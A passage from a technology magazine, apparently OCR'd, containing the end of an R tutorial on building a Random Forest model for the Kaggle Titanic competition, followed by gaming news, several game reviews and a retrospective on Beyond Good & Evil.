

Section 3 is the reason for joining those two subsets – some of the attributes have missing values and in this section, we perform some very simple 'missing value imputation' work on the lot – in other words, we're making statistical decisions as to what we think the missing values should be. There are no perfect rules for doing this and for simplicity's sake, we make a few assumptions. For starters, for passenger records where a value for 'Age' is missing, we use the average or 'mean' of the other passengers' age. The attribute 'Embarked' indicates the location at which a passenger boarded the ship. Any passenger that has this attribute value missing we assume to have boarded at Southampton ('S').

Our plan is to use the Random Forest ensemble classification algorithm and it requires us to also turn any character-based attribute value into numbers. We do this with the 'Sex' and 'Embarked' attributes.

With our missing value imputation and numerical conversion done, Section 4 sees us split the full dataset back into its original 'train' and 'test' subset components. We also remove the 'Survived' attribute from the 'test' subset we added earlier and restore this subset to its original state.

## MODEL BUILDING



Section 5 is where we start to get serious – we use the Random Forest classification algorithm to build our model from the 'train' subset. After seeding the random number generator with '3801' ([tinyurl.com/y9bfc5my](http://tinyurl.com/y9bfc5my)), we build the model using just the



Like Python, you can run R code direct in the console.

Use the `install.packages()` function to download and install R packages.





'Age', 'Sex', 'Pclass' and 'Embarked' attributes from the 'set\_train' subset on the Random Forest algorithm. The model itself is safely stored in the variable 'model\_rFor'.

The next two code lines give us a quick plot on the bottom-right panel. It shows the prediction error-rate for our model – in other words, the proportion of passenger outcomes the model gets wrong from the training subset. The black line shows the overall error rate of around 0.2 (20% error rate). The green and red lines break this down further, showing the error rate for predicting survivors is nearly 0.4 (40%), but for predicting those who perished is well less than 0.1 (under 10%). In other words, the model is much better at predicting those who died than those who survived.

## PREDICT AND SUBMIT

Finally, in Section 6, we take the model we've just created and test it on the 'test' dataset. There are 418 passengers in this data subset and we have no idea whether they survived or not – we use our model to make predictions and store those results in a data-frame (essentially, a multi-dimensional array or 'vector') called 'prediction\_result'. The last step is taking that data-frame, formatting and writing it as a .csv file called 'titanic\_rfor\_output\_v2.csv'.

Once the file is generated, you'll find it sitting in your 'documents' folder. The file is already in Kaggle-required format, so all you need to do now is log into your Kaggle account (if you don't have one, sign up – it's free), head to [kaggle.com/c/titanic/submit](https://kaggle.com/c/titanic/submit), scroll down, then drag and drop your .csv file into the 'Upload Submission File' box on the page. After that, you can add a description and press the 'Make Submission' button at the bottom of the page. Within a few seconds, the file will upload and you should get a score back.

## HOW DID WE GO?

We scored 0.78947 – that's much better than the 0.69856 for our first Python run, but not as good as the 0.81339 score from last month. Still, 0.78947 puts us in 3,306th out of 9,542 places or the top 35%. The lower score isn't R's fault – our script is pretty basic. Ultimately, this is all just to give you a very tiny taste of what this excellent language is capable of. If the idea of machine-learning and data science appeals to you, R really should feature highly on your bucket list. ■

Our RandomForest script scored 0.78947 on Kaggle, a reasonable effort.



# down time

» CARMEL SEALEY & SHAUN PRESCOTT LEVEL UP AND HEAD ONLINE TO FIND OUT THE LATEST IN GAMING NEWS.



## Steam data leak reveals top 1,000 most played games on the platform

IT'S IN THE HOLO

A recently discovered loophole in Valve's API allowed Steam users access to data on thousands of Steam's most played games. Steam Spy creator Sergey Galyonkin was quick to take advantage and compile a list. Games that did not have developer-set achievements were not represented in the list, putting *Team Fortress 2* at the top of the leaderboard, with *Counter-Strike: Global Offensive* and *PUBG* following close behind.

## A mini retro PlayStation console is launching in time for Christmas

TO GAMING MEMORIES IN THE PALM OF YOUR HAND

Following in the footsteps of Nintendo, Sony will issue its own classic console this December in the form of the PlayStation Classic. Priced at \$150, it's a miniature version of the original PlayStation packing 20 in-built games. The final games list hasn't yet been finalised, but so far *Final Fantasy VII*, *Jumping Flash!*, *R4 Ridge Racer Type 4*, *Tekken 3* and *Wild Arms* have been confirmed.



## Videogames criticised for being too violent for the Olympics

President of the IOC casts doubts over esports.

**V**ideogames and esports have been criticised as not being compatible with the ethos of the Olympic games as they "[promote] violence and discrimination", according to the head of the International Olympic Committee, Thomas Bach. Speaking to the Associated Press, Bach said that "[s]o-called killer games [...] from our point of view, are contradictory to the Olympic values and cannot therefore be accepted."

Esports have most recently been featured at the Asian Games. Six titles – *Arena of Valor*, *Clash Royale*, *Hearthstone*, *League of Legends*, *Pro Evolution Soccer 2018* and *StarCraft 2* (pictured) – were played as a demonstration sport, with plans to have esports promoted to a permanent event in the future. Bach reportedly still needs convincing, however, despite having won an Olympic gold medal in fencing.

"Of course every combat sport has its origins in a real fight among people," Bach said.

"But sport is the civilised expression about this. If you have egames where it's about killing somebody, this cannot be brought into line with our Olympic values."

## Linux to get better Windows games support via Steam

EVERY PENGUIN HAS ITS DAY.

Valve, ever the champion of Linux gaming, last month announced the release of Steam Play, a new compatibility layer for Steam. Currently in beta on an opt-in basis, Steam Play aims to create a seamless gaming experience for Windows-only software on Linux-based systems. This means Valve has paid attention to everything from strong fullscreen support to thorough gamepad compatibility. This will, hopefully, negate the sinking feeling Linux users experience when browsing Steam, trying to find something to play, only to discover that it's not Linux compatible.

Valve has optimised the compatibility layer to work with a number of already released games, including *Nier: Automata*, *Quake Champions*, and both the original and 2016 versions of *Doom*. Steam Play beta testers will, by default, only be able to access games that have been fine-tuned in the compatibility layer by Valve, but this limitation can be overridden. Once Steam Play is out of beta, it will be the responsibility of studios to ensure their games are Steam Play compatible.





## Netflix's *Witcher* TV series gets a super leading man in Henry Cavill

A Cavill cape of awesome.

**S**uperman and *Midsomer Murders* actor Henry Cavill will play *The Witcher* protagonist Geralt of Rivia in the forthcoming Netflix TV adaptation. In his own words, Cavill is a "massive fan of Andrzej Sapkowski's series of fantasy short stories and novels", which is the source material the series will draw most closely from.

Of course, nowadays people are more familiar with CD Projekt RED's video game adaptation – which culminated in 2015's instant classic *The Witcher 3*. Sapkowski, however, doesn't have much time for the games. "In no way can [they] be considered to be an alternative version, nor a sequel to the *Witcher* Geralt stories. Because this can only be told by Geralt's creator. A certain Andrzej Sapkowski." Ouch!

Since the Netflix series will directly adapt stories from Sapkowski's writing, it's likely to represent "the canon" more closely than the video games did. Expect video game fans who haven't read the books to be very confused and angry.

## Sex games are in on Steam, but not in Australia

### THE UNLUCKY COUNTRY.

Following the announcement of sweeping changes to the way it displays violent and sexual content on Steam, Valve has opened the floodgates for X-rated video games on its behemoth online storefront. The occasion was marked last month with the release of *Negligee: Love Stories*, which spent several months in unpublished limbo as Valve scurried to formulate its position on games with sexual content.

But while the company has signalled that it's fine with that material, that game and other games with sexual content remain unavailable in 28 countries. One of which, of course, is Australia.

While *Negligee* studio Dharker could feasibly just release it anyway, they've decided against it. "If [the country] fined or targeted Steam as per our agreement with Steam, we would be liable for all costs and damages. Which would end our company, we are a small indie developer and do not have the resources for such costs whilst making games," the studio said.



Loot boxes are "psychologically akin to gambling", according to Australian study

### OF COURSE IT'S GAMBLING

Loot boxes in games could lead to problem gambling, according to a study by the Australian Environment and Communications Reference Committee. Over 7,400 game enthusiasts were surveyed for the study, the results of which were presented during a public hearing in Canberra yesterday, as part of the Australian senate inquiry into micro-transactions and chance-based items. "Spending large amounts of money on loot boxes was associated with problematic levels of spending on other forms of gambling," the report said.

Sony has finally stopped repairing PlayStation 2s, ending the console's 18-year run

### A GRAND FINISH

Sony Japan has announced that it will no longer service PlayStation 2 consoles, meaning that after 18 years, failing consoles will no longer be salvageable. New PS2 consoles haven't been manufactured for the past 5 years, but this announcement marks the very end of Sony's support for the iconic device, which reportedly sold over 155 million units and featured the first three-dimensional *Grand Theft Auto* game. ■



"A richly-populated world offers countless things to do."

Manhattan is beautifully created and it's a delight to swing around in.

PS4 | \$94.95 | PLAYSTATION.COM

# Spider-Man

Ol' web-head is back and full of surprises.



**W**hile there's been no shortage of games starring everyone's favorite web-slinging spider-guy over the last decade and a half, very few have come close to matching the vertigo-inducing heights of 2002's *Spider-Man 2* – the first game to absolutely nail the sensation of swinging through an open-world New York setting. In the trusted hands of *Ratchet and Clank*-developer Insomniac Games, *Spider-Man* has finally received a game that's as polished and cinematic as the beloved character deserves.

When we meet up with Peter Parker in *Spider-Man*, he's no longer the green teenager we've come to expect from traditional portrayals of the character. Aside from

holding down a real job as a scientist (you might be surprised by who his boss is), he also works closely with NYPD captain Yuri Watanabe, who regularly calls Spidey for help.

Mary Jane Watson, no longer Peter's girlfriend, has also grown-up significantly, and is now working as an investigative reporter for the *Daily Bugle* – you'll even get to do your fair share of snooping through a number of playable stealth and puzzle-based sequences.

Unfortunately, a new villain named Mister Negative has kicked off a deadly epidemic across the city, and only Spider-Man can stop it. This won't be easy, as a number of his most famous villains are also standing in his way.

If you had any concerns about Insomniac's ability to tackle Spidey's graceful swinging, you can rest

assured – the California-based developer has absolutely succeeded in recreating that glorious feeling of swooping between skyscrapers with reckless abandon.

Generally considered one of the weaker aspects of previous *Spider-Man* games, combat feels quite satisfying here, with the game expectedly using the character's "spider sense" to help you counter and dodge attacks from the rear like Batman in the *Arkham* series of games, albeit in a more acrobatic fashion.

In true Insomniac fashion, you'll also have access to gadgets which allow you to change up the game's combat in a number of delightful ways. For instance, Impact Webs will send enemies flying into the nearest wall and Spider-Drones will web-up baddies for you.

Though its graphical

style is not quite aiming for the photorealism of *Horizon: Zero Dawn* or *God of War*, *Spider-Man* is a sensational looking game. The real star of the show, however, is the island of Manhattan, which looks absolutely glorious in *Spider-Man*.

The game's emotional roller-coaster of a story provides plenty of drama for longtime *Spider-Man* fans (this really is a rogue's gallery of familiar faces) and its richly-populated world offers countless things to do once the campaign has reached its conclusion. One to tickle your spider senses.

■ Stephen Lambrechts

## Verdict

A truly beautiful game world with plenty to occupy the player.







PC, PS4, XO | FROM \$79 | [WWW.CODEMASTERS.COM/GAME/F1-2018](http://WWW.CODEMASTERS.COM/GAME/F1-2018)


# F1 2018

And around we go, again.

Working to an annual deadline, it's testament to the developer's talents that the series has maintained, by and large, a high standard worthy of the licence. But that licence is a double-edged sword: over in the real sport, Lewis Hamilton has been a blur of Petronas logos for what feels like ages, drivers are openly bemoaning the tedium of racing, and the most discernable change of the 2018 season is the reviled 'halo' protector.

What *F1 2018* does in response to this bag of lemons, knowing that its fundamental handling was stellar in *F1 2017* and in need of very little revision, is focus on its career mode. Press interviews return, having debuted in *F1 2010*, this time bringing RPG-like ripples of consequence to team relationships.

Heading onto the track, the game's still excellent. Visually rich without melting your graphics card, wonderful with a pad and some assists, very nearly as wonderful with a wheel and no assists. The suspension refresh rate's increased this



year, and – look, don't laugh. You really do get a sense of it when you bounce over some of the more aggressive apices at Barcelona and Monaco. AI opponents are sharp but fallible, as always demonstrating Codies' uncanny ability to mimic believable racing.

Over in multiplayer, a super licence system is the big new addition, aimed to get you driving less like Max Verstappen and more like someone who grasps the concept of sportsmanship. Contact and corner cutting counts against you, clean driving works in your favour. It's fancy matchmaking that pairs serious racers with one another, and lets crashers crash into other crashers.


Despite all that's new here, I don't love *F1 2018*. There's

nothing wrong with the new additions, nor has the quality of the racing dipped. But with the likes of *Fortnite* splurging brand-new content on players for free every few months, annualised models like this unfortunately feel underwhelming. Despite a fleet of minor improvements, I don't feel inspired to sink another hundred hours into this game, because for all the halos and journalists, it's broadly the same experience.

■ Phil Iwaniuk

## Verdict

The expansion of off-track activities complements a well evolved arcade racer's driving satisfaction.



## Sonic Mania Plus

Original game gets significant Encore DLC.

FROM \$7.35 | PC, PS4, XO, SWITCH | [WWW.SEGA.COM](http://WWW.SEGA.COM)

The best *Sonic the Hedgehog* game in about a decade gets a substantial slice of DLC with 'Encore Mode', adding two new characters and a fresh mode to the already moreish main game. The yellow Ray can fly, and brown Mighty has a curious downward strike that bashes through the scenery and gives a more direct way to destroy enemies.




You can take both of these newcomers through the main game, but the real draw is Encore Mode, which removes traditional 'lives' and instead throws Ray and Mighty into a partnership with Sonic, Tails and Knuckles, being able to swap between them throughout the levels. You'll only ever have two of the heroes in your arsenal at any one time, though. Lose them all and it's game over, though you can earn them back by smashing the power-ups that are scattered throughout levels.

The sense of speed gives ground to more technical platforming, and many stages are strong enough to be classics. For the additional asking price, it's a no brainer.

■ Paul Taylor







A viking's tale, told one isometric square at a time.

PC, PS4, XO, SWITCH | \$79 | BANNERSAGA.COM

## Mega Man X Legacy Collection 1 & 2

You can never have too much X.

\$24.95 EACH (\$50 AS BUNDLE)  
| PC, PS4, XO, SWITCH, 3DS |  
WWW.CAPCOM.COM

Capcom's efforts to bring every classic *Mega Man* title to modern platforms continues, with this latest drop taking in titles that originally appeared on the SNES, PS1 and Sega Saturn consoles, among others. As a result of this vintage, these instalments are a tad more accessible and welcoming to modern gamers than the ye olde NES-era *Mega Man* games, but you'll still need great reserves of patience to complete these games — modern save functionality or not. The first collection contains *Mega Man X*, *X2*, *X3* and *X4*, while the second features *X5* through to *X8*. All wend closely to the core run-and-gun formula, with one notable exception: *X7*, long despised by the *Mega Man* fanbase for its awkward third-person shooting sections, has definitely not aged well.

It's partially as a result of this that, if you're going to buy one of these, the first is recommended for its pure gameplay and vibrant retro-aesthetic. Overall, though, it's a relief that these games will not be lost to time.

■ Shaun Prescott



# The Banner Saga 3

The ongoing Saga goes on no more.

**W**e should all take a second to sit back and appreciate how solid an achievement it is for the dev to complete *The Banner Saga 3*, rounding off the tale of Vikings, the Darkness, witches and wonder as it does. This doesn't really happen too often in video games. If you're returning to the series, you will be able to import your old saves and carry on with all decisions intact, but if you've decided to jump in at the third game, you are able to choose a hero and go through all of the major decisions from the previous two games, picking your options as you go.

The story is told from multiple viewpoints just like last time, although this time around, we have one band (under constant attack) surviving in the last untainted human settlement, and a second band (also under constant attack) travelling through the Darkness trying to find a solution to the problem destroying the world. These parallel stories play out the same way they always have



Turn-based fighting system, so pack your twitch reflexes away.

in the *Banner* series. There are the story-led cutscenes where the action unfolds, you can have conversations, and perhaps have to make some tough decisions. There are the battles, playing out in a turn-based grid format.

*The Banner Saga* is, just as the dev has always intended, a rich tapestry of journeys and destinations, stories and interactions, and inevitable, unavoidable bloodshed. And it's really pretty lovely.

It isn't the best turn-based tactics game out there, and it doesn't feature the most engrossing story either. But it ends up being far greater than the sum of its parts. If there's no other way you could play the first two

games in the series, we'd still recommend giving this third one a go. Thanks to the choices you make, no two stories will ever be completely alike, and few series are able to deliver that level of personalisation across multiple games. We're hopeful for more from Stoic in the future, but for now, this is a *Saga* that's come to a satisfying close.

■ Ian Dransfield

## Verdict

Fans will lap up this fine, final act, though newcomers shouldn't hesitate either.







PS4, iOS, MAC, PC | USD\$12.99 | WWW.DONUTCOUNTY.COM

# Donut County

A portal into a tale of raccoon wrongdoing.

**D**onut County is delicious. A story-based physics puzzler where you play BK; a raccoon who ostensibly works as a donut store delivery dispatcher. But instead of dispatching donuts he is dispatching holes in order to suck up objects, people and creatures because a) raccoons LOVE to collect trash and b) BK really wants to level up his game and earn a sweet quadcopter.

The puzzling is light but enjoyably so. You move the hole with your cursor and if something on the ground above it is small enough it'll fall in. The more trash you

collect, the bigger the hole will get.

The game-within-a-game idea works well, and it allows relatively slight gameplay to feel in keeping with the idea of a daft but compulsive and damaging app. Levels are short and sweet, the cast is entertaining, and the story moves at a fair clip so, even though you can get through it in about an hour, it's a jam-packed hour.

And that's to say nothing of the Trashopedia entries, which describe objects from a raccoon point of view, or the flourishes which infuse the animals with personality. My favourite was cutting to BK in the donut shop while he's

texting with Mira. He's on his back, feet wagging, and tapping a screen. It's so "teen-lounging-on-a-bed-with-their-legs-up-the-wall".

There was one dodgy moment in terms of puzzling, where I couldn't get the solution to a late-game scenario to register – a rare moment of fussiness where I repeated the only possible action over and over until one time it worked. But it was a lone irritant in a lovely experience.


In terms of reference points, there's something of *Lost Constellation* in here – it's less about solving puzzles and more about interacting with a vivid world in an easy manner.

Donut County is an entertaining diversion; it's simple to play, and doesn't out-stay its welcome. Small gems like this are a valuable and finite source of relief.

■ Philippa Warr

## Verdict

In a world of games-as-a-service, Donut County serves as a delightful slice of simpler fare. Do play.



## Chogue

Chess meets Rogue.


BROWSER-BASED  
| FREE | [HTTPS://JONATHANLESSARD.NET/CHOGUE/](https://jonathanlessard.net/chogue/)

In the first stage of this mash-up of Chess and *Rogue*, your goal isn't to take your rival's king: it's to clomp your way to a set of steps, which will transport everyone to a procedurally made dungeon. Once inside, you're suddenly in *Rogue* territory, but with pawns, knights and all their chessy mates.

In its second stage, *Chogue* asks you to explore a traditional, multilevel *Rogue* dungeon, but with units that move in this peculiar way. Everything else stays the same: you move your pieces turn by turn, against the enemy's, and each one dies, lamentably, after a single strike.

As such, the flavour of *Chogue's* main section is very different to that of chess. With unexplored areas obscured behind a fog of war, this is less about tactical decision-making and more of a horror game as uncertainty builds. It's basic, sure, and it comes off as more of an experiment than a full game, but *Chogue* is thoughtfully made and more considered than its mashup name might lead you to believe.

■ Tom Sykes







DEVELOPER: UBISOFT | PUBLISHER: UBISOFT | RELEASED: 11 NOV 2003  
SYSTEM: PS2, PC, XBOX, GAMECUBE

## GAME CHANGER

# Beyond Good & Evil

Critically acclaimed, commercially unsuccessful, and yet still an important touchstone for the evolution of action games. We take a look at why.

**Not all game-changers are major successes.** Alas, sometimes even time doesn't necessarily prove their final quality, but somehow, against the odds and their own nature they help to shape the future of games, and become a must-play experience for the impact they ultimately had on all that follows. *Beyond Good & Evil* is one such game.

Michel Ancel's ambitious adventure had its issues and it would be fair to say that time has not been kind in some respects, but the ripples its release sent out through the industry cannot be denied. Ancel and Ubisoft Montpellier's singular vision, its art direction, its

commitment to a particular tone and to the clear definition of its characters have left a lasting impression on the games that have dared to follow in its footsteps. It may not have managed to complete the journey it set out on, but it certainly lit the path for others to follow.

So, let's be more specific about this path. Coming off the success of *Rayman*, Ancel put together a team of about 30 people with a wide range of creative backgrounds. There was game-development experience, of course, but also team members with backgrounds in animation and comics. There was a clear focus on

## Key facts

Jade went through a few subtle redesigns to her look from the game's first reveal to release. The final and most significant made her look much more grown-up than her original design, so that she looked more like a seasoned professional.

*Beyond Good & Evil* released in the same month as Ubisoft's other massive release of the year, *Prince Of Persia: The Sands Of Time*, which proved to be far more commercially successful.



"With so much of the world and style of *Beyond Good & Evil* being so outlandish, it is Jade who grounds the experience."



world building and narrative coherence – things that had been explored, certainly, but perhaps not in something quite so outlandish and not combined with such a simple, clear focus: to give us as players a pure feeling of freedom and exploration.

Now, those concepts are rather abstract and perhaps freedom seems like an odd thing to cite when *Beyond Good & Evil* is a relatively linear experience, but this isn't freedom in the sandbox sense. What Ancel wanted to impart was a sense of a free-form world where you were making movements and choices within set parameters that felt organic and naturalistic, despite all of the outlandish things happening around you, and that was funnelled through the game's heroine, Jade. Your experience playing as Jade is so multifaceted and diverse that it can't help but feel freeing compared to the more restrictive ability sets and activities of most action games prior to *Beyond Good & Evil*. While the 3D *Zelda* games certainly achieved some of this, Jade did it in a very different style to Link.

With so much of the world and style of *Beyond Good & Evil* being so outlandish, it is Jade who grounds the experience with her approach and toolset. She's a highly capable individual, but there's not much about her that seems implausible in reality. Her fighting style is based in something recognisable as martial arts. She doesn't use a gun, but a stick, which implies she's not combat trained in the traditional sense, but perhaps has some self-defence knowledge instead. She moves fluidly and with great agility, but not superhuman levels of either.

In fact, there are many similarities in how we would describe Jade to what we would also say about someone like Nathan Drake (apart from the firearms use). Both are capable, but not impervious. Both are professional, but often in way over their head. And both offer deep and abiding connections to not only themselves, but the characters around them. Perhaps one area in which Jade greatly differs from Drake, however, is in the fact that she can't bring down the huge conspiracy she helps to uncover single-handedly. The best she can hope to achieve is to contribute to its downfall through her dedication and bravery.

Which really brings us to *Beyond Good & Evil*'s defining game mechanic and the one that has had a pretty significant and lasting impression on the industry: Jade's camera. As a professional photojournalist Jade takes it everywhere, and it is simultaneously her best source of

## Key features

The core mechanics that helped *Beyond Good & Evil* stand out from the crowd and live long in the memory.



## Camera work

Capturing the wildlife and varied species of Hillys is a major part of the game experience. It's thanks to the camera that you are able to expose the actions of the Alpha Sections with the help of the IRIS network and bring down the DomZ conspiracy.



## Fluid combat

It doesn't seem like much now, but Jade's ability to take on multiple enemies at one time in fluid melee combat without the need to lock on to them, and the ability to break off from one to another mid-flow with a little flip or spin, was pretty impressive.
